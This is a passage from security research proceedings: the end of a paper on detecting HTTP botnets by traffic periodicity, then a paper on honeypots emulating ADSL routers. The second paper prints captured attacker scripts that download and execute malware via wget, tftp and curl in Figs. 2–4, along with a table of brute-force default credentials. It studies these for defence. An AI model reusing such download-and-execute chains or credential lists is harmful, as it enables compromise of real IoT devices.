


Fig. 1. Flow diagram of detecting botnet

- Range of absolute frequencies (RF): The range of absolute frequencies or RF is used to measure the similarity of group members' density in time windows. This is to determine whether the same number of requests was generated by a flow in each time window or not. To calculate the range of frequency of a flow we should identify the absolute frequency of associated activities for each time window. The absolute frequency simply refers to the count of a particular event that has occurred in a category [13]. An RF value of 0 means that an equal number of requests is generated by a group in each time window. On the other hand, having a value of RF greater than 1 indicates that different numbers of requests were generated in each time window.

- Time sequence factor (TF): Finally, the time sequence factor or TF is a binary value that defines whether the group activities occurred with fixed or random interval.

$$\mathrm{TF} = \begin{cases} 1, \mathit{for\,fixed\,interval} \\ 0, \mathit{for\,random\,interval} \end{cases} \tag{2}$$

For each group we form a sequence of request timestamps. The interval is considered as random if the difference between two successive timestamps is not a constant value as shown in Eq. 2.

Finally, a periodic pattern classification is done using one of the most common and simplest classifiers that have been widely employed by several studies on anomaly and Botnet detection [14].

In current studies, the HTTP traffic was divided into different categories such as periodic, weak periodic and non-periodic which may not be sufficient enough to detect all types of malicious activities. Moreover, a Bot command and control communication may disappear in some time windows for many reasons such as being in idle mode or having larger intervals compared to the time window length. Finally, a Bot might execute a command sent by the Botmaster to sleep for a period of time to avoid current detection solution [15].

For instance, if users keep using normal auto refresh web sites constantly over a long period of time or accessing a particular site frequently, it may generate the same pattern as generated by HTTP Botnets. Moreover, a wide range of real normal applications such as Gmail sessions, automatic refresh pages etc. generate the same periodic pattern in their connections. Thus, the three metrics that explains the periodicity alone is not sufficient to be used as factor in HTTP Based Botnet detection. In fact, the periodical pattern communication must be used as a complementary factor besides other packet or flow features to generate more accurate. For that different header related traffic features are collected from different detection methods.

After collecting these features relevance analysis is made. Relevance analysis helps in removing irrelevant features. Fifty to hundred features are there. So it is necessary to identify the highly relevant features from them. For identifying such features relevance analysis can be made. Recognition of most important variables reduces redundancy. Feature selection helps in identifying and removing irrelevant attributes that decrease the accuracy of the model. Irrelevant attributes causes over fitting and also increases complexity.

For performing relevance analysis weka's implementation of Principal Component Analysis or PCA [14] is used. The objective is to improve the overall accuracy and detection rate of the existing system by adding the top set of new relevant features on to the existing system. The feature protocol is eliminated through PCA. This is because bots also make use of standard protocols for their communications nowadays. This makes the feature protocol to be irrelevant.

The top ranked features such as byte count, packet count and duration are added to existing work. Classification is made based on these new set. The result shows improvement in detection rate and reduction in false positive rate.

4 Results and Discussion

In this section, experiments are carried out to overcome the challenges faced by the previous work. Experiments are conducted on lbnl and CTU 13 dataset [16] containing normal and bot traffic respectively. The open source implementation of C4.5 decision tree algorithm called J48 is used in this paper since it is efficient and well-established. Moreover, the large datasets and scenarios proposed by Garcia et al. [15] relate well with our normal and Botnet datasets from previous studies [5, 11] used to train and build our decision model. Experimental results show that the proposed method is having detection rate and more efficient than the existing method. Different set of features are specified in many detection systems [16–19].

Using the real dataset, we evaluate the detection rate and false positive rate and then we evaluate the same for both non periodic bot traffic as well as periodic normal traffic. The summary of the results are shown in Table 1.

Table 1. Results from analysis

Proposed system	False positive rate	Detection rate (%)
Original traffic (bot + normal)	0.163	85
Original traffic (bot + normal) after adding attributes	0.010	96
Normal traffic before adding attributes (periodic)	0.118	85
Normal traffic after adding attributes (periodic)	0.025	96
Bot traffic before adding attributes (non periodic)	0.166	80
Bot traffic adding attributes (non-periodic)	0.041	95

In the original dataset, the detection rate before applying the extracted count features and duration is 85 and the false positive rate is 0.163 and after applying the extracted features the detection rate increases to 96 and false positive rate reduces to 0.010. In the first challenge that is the normal traffic showing periodicity, the detection rate before applying the extracted count features and duration is 85 and the false positive rate is 0.118 and after applying the extracted features the detection rate increases to 96 and false positive rate reduces to 0.025. In the second challenge that is the botnet traffic showing non periodic nature, the detection rate before applying the extracted count features and duration is 80 and the false positive rate is 0.166 and after applying the extracted features the detection rate increases to 95 and false positive rate reduces to 0.041.

5 Conclusion

The periodicity of HTTP and web based activities can be used as a metric in HTTP Botnet detection and thereby identify the presence of bot in the network. Here a method is proposed that consider the periodic behavior in network traffic and meets two challenges. The first challenge is that a normal traffic showing the periodic behavior and the second challenge is the bot showing non periodic behavior. To overcome these challenges feature selection is made on a set of collected traffic features from different detection methods. PCA is used for feature selection. Features such as packet count, byte count, and duration of communication are obtained as the top relevant features from PCA and then performs a classification. By adding the new features we can find the false positive rate reduces as well as increase in detection rate. This shows that the new features from PCA play an important role in correctly classifying the bot traffic from normal. As an extension to this work, it can be carried out on different bot families.

References

1. Khattak, S., Ramay, N.R., Khan, K.R., Syed, A.A., Khayam, S.A.: A taxonomy of botnet behavior, detection and defense. IEEE J. Commun. Surv. Tutorials **16**(2), 898–924 (2013)
2. Moura, J.M.F.: An efficient method to detect periodic behavior in botnet traffic by analyzing control plane traffic. J. Adv. Res. **5**, 435–448 (2014)
3. Eslahi, M., et al.: Periodicity classification of HTTP traffic to detect HTTP Botnets. In: 2015 IEEE Symposium on Computer Applications & Industrial Electronics (ISCAIE). IEEE (2015)
4. Zhao, D., Traore, I., Sayed, B., Lu, W., Saad, S., Ghorbani, A., Garant, D.: Botnet detection based on traffic behavior analysis and flow intervals. Comput. Secur. **39**, 2–16 (2013). Elsevier
5. Bacher, P., Holz, T., Kotter, M., Wicherski, G.: Know your enemy: tracking botnets (using honeynets to learn more about bots). Technical report, The Honeynet Project (2008)
6. Goebel, J., Holz, T.: Rishi: identify bot contaminated hosts by IRC nickname evaluation. In: Proceedings of the First Conference on First Workshop on Hot Topics in Understanding Botnets, Berkeley, CA, USA, p. 8. USENIX Association
7. Estévez-Tapiador, J.M., García-Teodoro, P., Díaz-Verdejo, J.E.: Anomaly detection methods in wired networks: a survey and taxonomy. Comput. Netw. **27**(16), 1569–1584 (2004)
8. Choi, H., Lee, H., Lee, H., Kim, H.: Botnet detection by monitoring group activities in DNS traffic. In: 7th IEEE International Conference on Computer and Information Technology, CIT 2007, pp. 715–720, October 2007
9. Binsalleeh, H., Ormerod, T., Boukhtouta, A., Sinha, P., Youssef, A., Debbabi, M., Wang, L.: On the analysis of the Zeus botnet crimeware toolkit. In: 2010 Eighth Annual International Conference on Proceedings of the Privacy Security and Trust (PST), pp. 31–38 (2010)
10. Li, C., Jiang, W., Zou, X.: Botnet: survey and case study. IEEE (2009). ISBN 978–0-7695-38730
11. Weisstein, E.W.: Absolute frequency (2015). http://mathworld.wolfram.com/AbsoluteFrequency.html
12. Wei, L., Tavallaee, M., Rammidi, G., Ghorbani, A.A.: BotCop: an online botnet traffic classifier. In: Proceedings of the Communication Networks and Services Research Conference, CNSR 2009, Seventh Annual, pp. 70–77 (2009)
13. Shah, C.: Periodic connections to control server offer new way to detect botnets (2013). http://blogs.mcafee.com/mcafee-labs/periodiclinks-to-control-server-offer-new-way-to-detect-botnets

14. Dray, S.: On the number of principal components: a test of dimensionality based on measurements of similarity between matrices. Comput. Stat. Data Anal. **52**, 2228–2237 (2008)
15. Garcia, S., Grill, M., Stiborek, H., Zunino, A.: An empirical comparison of botnet detection methods. Comput. Secur. J. **45**, 100–123 (2014). Elsevier
16. Livadas, C., Walsh, R., Lapsley, D., Timothy Strayer, W.: Using machine learning techniques to identify botnet traffic. Project report (2007)
17. Tegeler, F., Fu, X., Vigna, G., Kruegel, C.: BotFinder: finding bots in network traffic without deep packet inspection. Proceedings (2012)
18. Gu, G., Zhang, J., Lee, W.: BotSniffer – detecting botnet command and control channels in network traffic. In: Proceedings of the Internet Society (ISOC), San Diego (2008)
19. Gu, G., Porras, P., Yegneswaran, V., Fong, M., Lee, W.: BotHunter: detecting malware infection through IDS-driven dialog correlation. In: Proceedings of 16th USENIX Security Symposium on USENIX Security Symposium (2007)

Honeypot Deployment in Broadband Networks

Saurabh Chamotra(✉), Rakesh Kumar Sehgal, Sanjeev Ror, and Bhupendra singh

Cyber Security Technology Group CDAC, Mohali, India
{saurabhc, rks, sanjeev}@cdac.in, bsingh@cert-in.org.in

Abstract. In this paper we have presented the results of Honeypot deployment in broadband networks. The objective is to capture and characterize the attacks targeting broadband networks. To capture these attacks we have identified six different Honeypot deployment scenarios for the broadband networks. These deployment scenarios are categorized based upon their network requirements, effect on the underlying networks and the type of data captured.

To demonstrate the effectiveness of the Honeypot deployment in broadband networks we have implemented one of the most common scenario which emulates the IoT device (ADSL router). The details of the attack data captured using Honeypot emulating IoT device along with the detailed analysis results are presented in this paper.

Keywords: Honeypots · IoT · Attack analysis

1 Introduction

In recent attack surveys and threat reports, it was observed that there is a substantial increase in the number of attacks targeting broadband networks [1, 9, 11, 13]. These attacks are interesting in nature as the scope of their targets is not limited to the conventional internet resources. In fact these attacks target a completely different class of embedded devices popularly known as IoTs (i.e. ADSL routers [8, 10], home appliances, refrigerators [3], CCTV cameras [2, 12], set-top boxes [14]). The reason behind these IoT devices being largely targeted is the fact that the owners of these IoT devices never suspect these devices to be compromised and hence are least concerned about their security making these deceives an easy targets. The attackers looking for mass infections search for these IoT devices compromise them, recruit them in the botnet networks and later use them for malicious activities such as DDoS, Spamming etc. [3, 12].

The presence of internet address ranges with high density of vulnerable IoT devices is one of the prime factor responsible for large number attacks specifically targeting broadband networks [1, 9, 13]. Other factors which contributes in making Broadband subnets popular among attackers are (1) High bandwidth availability (2) 24 × 7 internet connectivity (3) lack of awareness and technical knowhow among home users (Based upon survey [4] 50% of SOHO devices are with the default configuration). Also most of these IoT devices functions outside the scope of conventional network attack detection mechanisms (i.e. Anti-viruses, IDS, IPS etc.) and the attacks targeting these devices are mostly of indirect nature (i.e. drive by pharming [17], HTTPS striping attacks [5], Shell shock exploits on ADSL router [23] etc.). All these factors makes these attacks hard to detect and hence difficult to prevent using conventional passive security tools and techniques.

Characterization of the attacks targeting broadband networks is the first step towards their detection and mitigation. To characterize these attacks we need to first capture them and in this Honeypots could be very helpful. Honeypots are widely used for capturing internet attacks and providing the firsthand, extensive information regarding the captured attacks. Hence a systematic deployment of the Honeypot sensors in broadband subnets will help to capture the latest attacks targeting the broadband networks.

Based upon the study of various attack propagation vectors used by attackers targeting broadband networks we have identified six possible Honeypot deployments scenarios for broadband networks. In the work presented in this paper we have explained all the six deployment scenarios along with their capturing scope and resource requirements. To demonstrate the effectiveness of Honeypot deployments in broadband networks we have implemented one of the six deployment scenarios. The details of the attack data captured along with its analysis results are also presented in this paper.

2 Literature Survey

Now a days attackers are targeting IoT devices connected with the broadband networks. This trend has been observed in the past few years and because of this there is an exponential rise in the number of malwares targeting the IoT device. As per the threat reports published by MacAfee [20] and PandaLabs [21] around 1.2 million malware samples yearly and around 230, 00 different samples daily were captured in 2015, targeting the IoT devices. [19]. The malware targeting IoT devices look for mass infections and hence supports multiple operating system platforms and a wide range of CPU architectures (i.e. ARM, MIPS/MIPSEL, PPC, and SH4). The most famous attack on IoT in recent months was Check Point's so-called Misfortune Cookie discovery in December 2014. This vulnerability discovery has an impact on 12 million routers across 200 models from big names such as Linksys, D-Link, TP-Link, ZTE, and Huawei [19]. The famous Lizard squad knocked down the Sony and Microsoft gaming networks using thousands of compromised CCTV devices. They offered denial of service stresser service as a paid service on dark web that operated on thousands of hacked boxes [2]. In one of the world's biggest attack recently launched against an ISP in Mumbai attacker performed a huge DDoS attack of a magnitude of 200 gigabytes requests per second [18]. All these incidents gives a clear indication of the reach and the severity of the attacks performed using malware targeting IoT devices.

The history of the malware targeting the IoT devices goes way back in 2009 when an Australian security researcher Terry Baume discovered the first sample of Psybot [7]. Although it was written for research purposes and as a Proof of concept for the testing the exploitability of the embedded devices but it compromised over 80,000 devices before it was shut down by its author. After PSYBOT 2.5 there has been a rapid evolution in the capabilities of the malware families targeting embedded devices connected with broadband networks. The PSYBOT 2.5 has very limited capability whereas the later versions PSYBOT 2.9 and Chuck Norris [1] bots were having advance features such as code obfuscation and ability to launch new attacks. Further chuck Norris botnet was found to be specifically targeting network segments belonging to the broadband internet providers.

Worldwide efforts have been made to mitigate threat posed by these attacks targeting the embedded devices connected with the broadband networks [27–29]. Most of these projects harness the potential of Honeypot technologies for capturing, of the network attacks. The projects such as CCC Japan [24], Wind-catcher [25], and Honeybox [26] are specifically addressing the problem of broadband networks attacks. The CCC japan project is focused on cleaning the bot infections in Japan's broadband network where as Windcatcher is using ADSL Honeypot which acts as a gateway and is placed between user's system and ADSL modem.Yin.Minn.PA.PA et al. [22] has also developed an Honeypot system and a sandbox for capturing and analyzing attacks targeting IoT devices. Their Honeypot and sandbox supports a wide range of CPU architectures (i.e. ARM, MIPS, and PPC etc.). They have deployed this Honeypot for 88 days and captured around 106 malware samples (ELF format). Similarly Waylon Grange et al. [9] have deployed an arm based embedded Honeypot emulating ADSL routers and CCTV cameras. Using this setup they have claimed to capture attack data belonging to three major botnet campaigns.

In the work presented in this paper we have suggested six Honeypot deployment scenarios for capturing various targeted attacks on broadband networks. Out of these six deployment scenario we have implemented the IoT Honeypot deployment scenario. The IoT Honeypot developed and deployed by us uses finite state machines to emulate ADSL router services and vulnerabilities. The router Honeypot emulates (1) Telnet, (2) SSH, (3) HTTP and (4) SIP services along with their vulnerabilities. We also claim that the IoT Honeypot developed by us is more effective than the Honeypots developed by Yin.Minn.PA.PA et al. [22] and Waylon Grange [9] as it has a wider attack surface.

3 Honeypot Deployment Scenarios

Based upon the literature survey and experimentation six Honeypot deployment scenarios have been identified for capturing attacks targeting the broadband networks. These Honeypot deployment scenarios have been classified based upon the placement of Honeypots, types of Honeypots, attacks propagation vector and data type captured by them. The brief detail of each deployment scenarios and the nature of the data captured by them is given below:

Deployment scenario 1 (Active Honeypot behind NAT): This deployment scenario doesn't require any configuration changes at the ADSL router. This deployment scenario captures attacks which propagates using drive by download technique and target the SOHO environments.

Deployment scenario 2 (Active Honeypot + Passive Honeypot behind NAT): In this scenario controlled environment is created using a combination of high and low interaction Honeypots. The objective of this deployment scenario is (1) to capture the Drive by Pharming [17] kind of attacks and (2) to observe the post infection behavior.

Deployment scenario 3 (Passive Honeypot): In this scenario the ADSL router is configured with DMZ mode. By doing this we redirect all the traffic for the public IP of ADLS router's WAN interface towards Honeypot. This deployment scenario captures Malware sample, scans targeting broadband subnets Public IP, attacks propagating in same subnets by infected systems (Neighborhood infection).

Deployment scenario 4(Web Honeypot): This kind of deployment emulate the SOHO environment where small organization deploy their web servers on the broadband networks. In these deployments there is a requirement of a static IP from the broadband service provider and the ADSL router has to be configured to either PORT forward the traffic of port 80 or in the DMZ mode. This deployment scenario captures web application attacks, scans targeting broadband subnets and attacks targeting the WAN web interface of IoT devices [23].

Deployment scenario 5 (ADSL Router Honeypot): These Honeypots emulate services running at ADSL router's WAN interface (i.e. telnet, SSH, UPNP etc.). This scenario captures attacks targeting IoT devices [14, 15, 19].

Deployment scenario 6 (Darknet monitors): Darknet is a range of the unused IP addresses that is being monitored for collection of attack data. This deployment scenario requires participation of the ISP as it requires ranges of unused IP address in the broadband network. This deployment scenario captures attack trends on broadand networks/scans & probes.

To demonstrate the effectiveness of Honeypot deployment in broadband networks we have implemented the fifth deployment scenario (ADSL Router Honeypot). The reason behind implementing this deployment scenario is the fact that these days there is a rise in the attacks targeting the IoT devices.

4 Router Honeypot

Router Honeypot developed by us is a low interaction Honeypot which emulates vulnerable services of the broadband routers using finite state machines. We have emulated the Linksys (Belkin) E-series routers profile running (1) Telnet, (2) SSH, (3) SIP & (4) HTTP services on its WAN interface. In reality the Lynksys (Belkin) E-series router don't have as many open ports, we have selected these services based upon the literature survey of attacks targeting IoT devices [13–15].

In this deployment scenario the ADSL router (Broadband router) has been configured to redirect the traffic for public IP of its WAN interface towards the Router Honeypot. We configure the ADSL router in DMZ mode in this mode the ADSL router becomes just an intermediate proxy between the router Honeypot and the attacker. All the traffic from attacker is directed towards the router Honeypot. Figure 1 shows the block diagram of Router Honeypot system developed by us and having following modules.

Module 1: The module M1 emulates the vulnerabilities in the network services. The network services are modeled using finite state machines with vulnerable states. Each request from attacker derives the FSM from one state to another. The Honeypot has been designed keeping in mind the dynamic nature of the attacks. Hence these FSM are saved as XML files which could be edited to support the emulation of new vulnerable states without recompiling the code.

Module 2: Module M2 is similar to module M1 except it emulates the services that are targeted by brute force attacks and the attacker use to gain the shell. This module has an extra shell emulation module which emulates the command shell of the busybox operating system.

Module 3: is a module which use to execute the malware download attempts captured by the module M1 and module M2.



Module M1
FSM emulating vulnerable states
Vulnerable Payload from socket
Module M4
Libemu
Session details
URL\IP \
Details of the shell code
Wget\ftp\tftp \get\http\
Module M2
Service FSM with Emulated Command SHELL
Module M3
Malware downloader
For ports giving Command shell (Brute force)
Egg Source\timestamp \URL\malware
Session details
Logging mechanism
Sqlite Database

Fig. 1. Router honeypot block diagram

Module 4: is the shellcode detection module. It uses the open source libemu library which uses the GetPC heuristics [16] for the detection of the shellcode payload. Most of the time these payloads consist commands to download the malware binary from egg download sources. If any such command is discovered in the shellcode payload the module 4 calls the module 3 to download the malware sample.

Logging Mechanism: The logging mechanism augment the IP addresses of the Indicator of compromises with the details such as (Country, ISP, AS router number, source operating system etc.). This data is logically fused with the data captured source and is converted in to relational database format. Analysis results.

5 Captured Data and Analysis Results

We have collected 25 GB of network data in PCAP Format having 108127 TCP connections from 31121 unique IPs and 913 unique malware samples for a deployment duration of four months. We processed this 25 GB PCAP data by segregating it based upon the network protocols. In 108127 TCP connections (we are not considering UDP connections) 69382 connections were for SSH protocol, 13624 connections for Telnet, 3193 connections for HTTP and 21928 connections were for SIP protocol. We correlated these connection logs with the system logs obtained from the Finite state machine based protocol emulation engines. This correlation sifts out successful attacks (1500 successful attacks) from unsuccessful attempts and scanning activities. The hence obtained 1500 attacks were mainly comprising of brute force attacks on SSH, Telnet, SIP protocols and shellshock vulnerability exploit attempt on port 80. Following case studies present some of the interesting findings from the captured data.

Case study 1: Most of the attacks captured by router Honeypot on telnet port were brute force attacks. Table 1 shows top 10 most frequently used username, password combinations along with their frequency.

Table 1. Details of username password combinations used by attacker

Username	Password	Hits
Root	Root	3327
Admin	Admin	2603
Support	Support	2018
Root	Admin	1466
Admin	Password	1070
Root	123456	1039
Ubnt	Ubnt	927
User	User	637
Guest	Guest	592
Admin	Default	435

In most of the attack instances (859 instances), after performing successful brute force the attacker use to execute a shell script to download the malware samples.

```
cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;rm -f *;busybox
wget http://5.196.X.X/bin.sh;sh bin.sh;busybox tftp -r bin2.sh –g
5.196.X.X;sh bin2.sh;busybox tftp 5.196.X.X -c get bin3.sh;sh
bin3.sh;busybox ftpget 5.196.X.X bin4.sh bin4.sh;sh bin4.sh;exit
```

Fig. 2. Phase 1 Shell script

Whereas there were few attack instances (138 instances) in which attacker has used multiple scripts for malware download. In such attack instances attacker first executes a script which downloads and executes a secondary shell script. The secondary shell script when executed downloads the malware samples. Figure 2 shows the phase 1 script which downloads bin.sh script a secondary script. The secondary script bin.sh when executed downloads the malware sample from egg download source. Figure 3 shows the secondary script downloaded by primary script. The malware downloader module parses the second phase shell script bin.sh, extracts the **wget\ftp\tftp\http** command arguments and download the malware using libcurl library. In this case the malware downloader module has downloaded a set of five malware sample (10, 11, 12, 14, and 16).

```
#!/bin/sh cp /bin/busybox ./busybox wget http://92.X.66.214/10;busybox cat
10 > busybox;rm 10;busybox chmod 777 busybox;./busybox busybox wget
http://92.X.66.214/11;busybox cat 11 > busybox;rm 11;./busybox busybox wget
http://92.X.66.214/12;busybox cat 12 > busybox;rm 12;./busybox busybox wget
http://92.X.66.214/14;busybox cat 14 > busybox;rm 14;./busybox busybox wget
http://92.X.66.214/16; busybox cat 16 > busybox;rm 16;./busybox
```

Fig. 3. Phase Shell script

The attackers downloads multiple instances of malwares to ensure that the right version of malware gets installed. All these instances were written to infect different CPU architectures (i.e. ARM, MIPS/MIPSEL, PPC, SH4 etc.).

Malware Analysis results: We passed all the five samples through Antiviruses listed at VirusTotal [6] and labeled them accordingly. The detection ratio of these malware samples turned out to be 12/42 that shows that these samples are relevantly new. Two of the malware samples (10, 11) were labeled as Linux/Fgt.BF and three of them (12, 14, and 16) were labeled as HEUR: Backdoor.Linux.Gafgyt.e. We run the Linux file command to know the file structure of the malware samples. The malware files turned out to be in ELF MSB executable format and were for MIPS and MIPS 1 architectures. We checked for the presence of any obfuscation (i.e. packers and cryptors) using byte distribution based technique. These files turned out to be not obfuscated and hence during the embedded artifact extraction phase of these files we found three hardcoded IP addresses in the code. One of the IP we observed was of the google DNS server where the other two IPs were later confirmed as the C&C server and egg download source IP during the dynamic analysis. During dynamic analysis of malware samples it was observed that these malware have the ability to self-replicate and propagate using telnet brute force attack. Further these malware have bot capabilities and they communicate with their C&C server using HTTP protocol. When activated the malware initializes itself by first extracting the current time and PID of its running process and uses it as a seed. It then verifies the internet connectivity by communicating with googles DNS server. After initialization the malware initiates the communication with the C&C server whose IP address is hardcoded in the malware code. C&C server replies with a 4096 buffer removing space at the beginning and at the end of it. The malware supports three classes of C&C commands (1) communication commands (2) propagation commands (3) flooding commands. Malware uses telnet brute force attacks for propagation and has the capability to perform TCP, UDP, HTTP and JUNK flooding attacks based upon the commands from C&C server.

Case study 2: We also captured multiple samples of XOR.DDoS malware, a Linux based botnet which propagates by performing Brute force attack on SSH service. The propagation technique followed by XOR.DDoS malware is different from the one discussed in case study 1 as it first runs the multiple checks on victim's Linux machine to confirm the architecture and then it drops the appropriate version of bot malware. Figure 4 shows the script executed by the XOR.DDoS to check the system configurations and upload the appropriate version of the malware.

```
rm -rf /var/run/sftp.pid;filename="/fuck";$filename|| (filename="/3507.rar";cd /;
pwd;path=$filename;rm -f $path* || /dev/null > $path;
for list in `echo http://43.255.X.X/;do(wget-O $filename $list$filename||
curl -o $filename $list$filename) && break;done ;
if [ -f $path ];then chmod +x $path;$path && echo ExecOK;fi);sleep 1;uname -a;
cat /etc/issue;df -h;ps -ef|grep -v $$||ps aux|grep -v $$||ps x|grep -v $$;
netstat -antop||netstat -ano|grep-v 127.0.0.1||netstat -an|grep -v 127.0.0.1;
echo ExecOK;cat /var/run/sftp.pid && echo InstallOK;
cat /var/run/mount.pid && echo InstallOK;
cat /var/run/gcc.pid && echo InstallOK"
```

Fig. 4. Script executed by the XOR.DDoS after successful compromise

The above script runs system commands (i.e. cat/proc/cpuinfo, ps –ef/ps –aux, netstat –ano, cat/proc/version, cat/proc/modules) to check the system's configurations and then downloads appropriate XOR.DDoS malware instances. The XOR.DDoS is an advance malware as it uses packers for code obfuscation. During the dynamic analysis it was discovered that XOR.DDoS creates multiple copies of itself and executes them with different PIDs using execve() function call. Also the address of the C&C IP is hardcoded in the malware code but is encrypted.

We also captured the 'The moon' malware sample which propagates by exploiting the shellshock vulnerability [23] in the Linux based IoT devices.

6 Conclusion and Future Work

Rise in the attacks targeting IoT devices is positively correlated with the increased number of DDoS attacks launched by attackers targeting critical infrastructures and services hosted on internet. Being soft targets these IoT devices have become a preferred choice for attackers looking for mass compromises for building botnets and offering DDoS services on dark web. Further this trend has resulted in the emergence of the new classes of malwares targeting Linux based operating systems and CPU architectures used in IoT devices.

An active approach is required to address this problem as the conventional security measures are failing miserably. Also there is a need for a large scale monitoring of the internet incidents to keep an eye on the global attack trends. The deployment scenario suggested by us are suitable for monitoring the SoHo environments and can complement the efforts of conventional security devices. The best part of these deployment scenario is that they don't effect the normal internet usage of the users in the SoHo environment. In future we would like to work on the large scale deployment of the suggested scenarios and for monitoring the attacks on IoT devices and tracking of the IoT botnets.

References

1. Čeleda, P., Krejčí, R., Vykopal, J., Drašar, M.: Embedded malware - an analysis of the chuck norris botnet. In: European Conference on Computer Network Defense, 1. Vyd, pp. s. 3–10, 8 s. IEEE Computer Society, Los Alamitos (2010). ISBN 978-1-4244-9377-7, doi:10.1109/EC2ND.2010.15
2. Lizard stresser runs on hacked CCTV cameras — Krebs on Security. http://krebsonsecurity.com/2015/01/lizard-stresserruns-on-hacked-home-routers/
3. Daily Tech - Hackers Use Refrigerator, Other Devices to Send 750,000 Spam Emails. http://www.dailytech.com/Hackers+Use+Refrigerator+Oter+Devices+to+Send+750000+Spam+Emails+/article34161.htm
4. Software defaults as de facto regulation: The case of wireless aps. In: The 33rd Research Conference on Communication, Information, and Internet Policy (2005). http://web.si.umich.edu/tprc/papers/2005/427/TPRC%20Wireless%20Defaults.pdf
5. SSLSTRIP. www.thoughtcrime.org/software/sslstrip/index.html
6. VirusTotal - Free Online Virus, Malware and URL Scanner. https://www.virustotal.com/
7. PSYB0T Information Page (2009). http://baume.id.au/psyb0t
8. Network Bluepill - stealth router-based botnet has been DDoSing dronebl for the last couple of weeks. http://www.dronebl.org/blog/8
9. Botnet targeting IoT devices. http://www.bluecoat.com/security-blog/2015-01-09/botnet-internet-things
10. Malware targeting SOHO devices. http://www.teamcymru.com/ReadingRoom/Whitepapers/2013/TeamCymruSOHOPharming.pdf
11. Top 10 IoT Vulnerabilities. Project (2014). https://www.owasp.org/index.php/Top_10_IoT_Vulnerabilities_(2014)
12. CCTV DDoS botnet attacks. https://www.incapsula.com/blog/cctv-ddos-botnet-back-yard.html
13. Researcher sets up illegal 420,000 node botnet for IPv4 internet map (2013). http://www.theregister.co.uk/2013/03/19/carna_botnet_ipv4_internet_map/
14. Malware targeting broadband routers. http://www.pcworld.com/article/2098160/worm-themoon-infects-linksys-routers.html
15. The moon malware targeting broadband routers. http://arstechnica.com/security/2014/02/bizarre-attack-infects-linksys-routers-with-selfreplicating-malware/

16. Libemu shellcode detection and emulation library. http://resources.infosecinstitute.com/shellcode-detection-emulation-libemu/
17. Stamm, S., Ramzan, Z., Jakobsson, M.: Drive-by pharming. In: Qing, S., Imai, H., Wang, G. (eds.) ICICS 2007. LNCS, vol. 4861, pp. 495–506. Springer, Heidelberg (2007). doi:10.1007/978-3-540-77048-0_38
18. DDoS attacks targeting ISP in Mumbai. http://tech.firstpost.com/news-analysis/internet-service-providers-in-mumbai-targeted-in-ddos-attack-326708.html
19. Attack targeting broadband routers. www.rstforums.com/forum/topic/91342-broadband-routers-sohopeless-and-vendors-dont-care/
20. McAfee Corporation: McAfee Labs Threats Report, August 2015. http://www.mcafee.com/us/resources/reports/rpquarterly-threats-aug-2015.pdf
21. Panda: PandaLabs Annual Report 2015 (2015). www.pandasecurity.com/mediacenter/src/uploads/2014/07/Pandalabs2015-anual-EN.pdf
22. Pa, Y.M.P., Suzuki, S., Yoshioka, K., Matsumoto, T., Kasama, T., Rossow, C.: IoTPOT: analysing the rise of IoT compromises. In: 9th USENIX Workshop on Offensive Technologies (WOOT) (2015)
23. Malwares targeting shellshock vulnerability. https://www.bluecoat.com/2014-09-29/botnets-are-making-most-shellshock-bug
24. Hisao Iizuka Chairman Telecom-ISAC Japan, Yoshiyasu Nishibe Director of Planning and Coordination Telecom-ISAC Japan Dealing with Cyber Attacks in Domestic Carriers. https://www.ituaj.jp/wp-content/uploads/2013/07/nb25-3_web-2.pdf
25. Widcatcher Honeypot monitoring ADSL routers. http://www.slideshare.net/antiy/development-confusion-and-exploration-of-Honeypot-technology
26. HonEyBEE Honeypot: monitoring attacks on broadband. www.ukHoneynet.org/20120322_Honeynet_Project_David_Watson_HonEeeBox_Public.pdf
27. Polska, N.: Home page of the ARAKIS Project. www.arakis.pl
